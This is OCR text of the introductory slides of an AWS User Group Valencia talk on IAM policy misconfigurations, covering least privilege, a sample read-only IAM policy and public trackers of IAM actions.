
$ aws sts get-caller-identity --profile AWS-UG-VLC



flywire

unicrons.cloud

aws USER GROUP VALENCIA

@AWSUG_VLC

AWS User Group Valencia

IAM policy mishaps:

A cautionary tale of cloud misconfigurations

Agenda

- Intro
- Policies evaluation logic
- Case 1: S3
- Case 2: SNS
- Case 3: Github Actions Federation
- Conclusions

Intro


Least privilege principle (POLP)

“is a computer security concept and practice that gives users limited access rights based on the tasks necessary to their job.”

DALL·E generated

Intro


“Let’s deploy Wordpress!”




https://en.m.wikipedia.org/wiki/File:DMZ_network_diagram_2_firewall.svg

Intro

Best Practices for WordPress on AWS
AWS Whitepaper





https://docs.aws.amazon.com/whitepapers/latest/best-practices-wordpress/reference-architecture.html

Intro: IAM


https://aws.amazon.com/iam/

Intro: IAM


Allows read-only access to the IAM console

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:Generate*"
        ],
        "Resource": "*"
    }
}
```

Intro: IAM actions



Intro: IAM actions



Intro: IAM actions

awsles / AwsServices Public

Notifications | Fork 8 | Star 34

Code | Issues | Pull requests | Actions | Projects | Security | ...

master | AwsServices / AwsServiceActions.txt | Go to file | ...

awsles Update findings 332adcf · last week History

3.66 MB

Code | Blame | Raw

View raw

(Sorry about that, but we can't show files that are this big right now.)

Commits on Aug 25, 2024

```
…/AwsServices  master
wc -l AwsServiceActions.txt
17191 AwsServiceActions.txt
```

Intro: IAM actions

glassechidna / trackiam Public

AWS IAM Tracker

This project collects IAM actions, AWS APIs and managed policies from various public sources.

You can explore the data collected using the static site.

Collected data is published to the policies and services folders in this repo.

Thank you to alanakirby/aktion for originally having this idea and being gracious about me shamelessly ripping it off.


Stats

- Unique services: 406
- Unique actions: 17627
- Managed policies: 1229

Intro: IAM actions

https://aws.permissions.cloud/

Intro: IAM actions



zoph-io / MAMIP

z0ph Victor GRENU

Intro: IAM actions


🤖 Dessert

Dessert is made by robots, for those that enjoy the industrial content.


🧁 IAM permission changes

- ds
- connect
- ds-data
- lambda
- amplifybackend
- s3express
- iot
- lambda
- ds
- personalize


https://awssecuritydigest.com/



Intro: Resource Policies




Intro: AWS Organizations



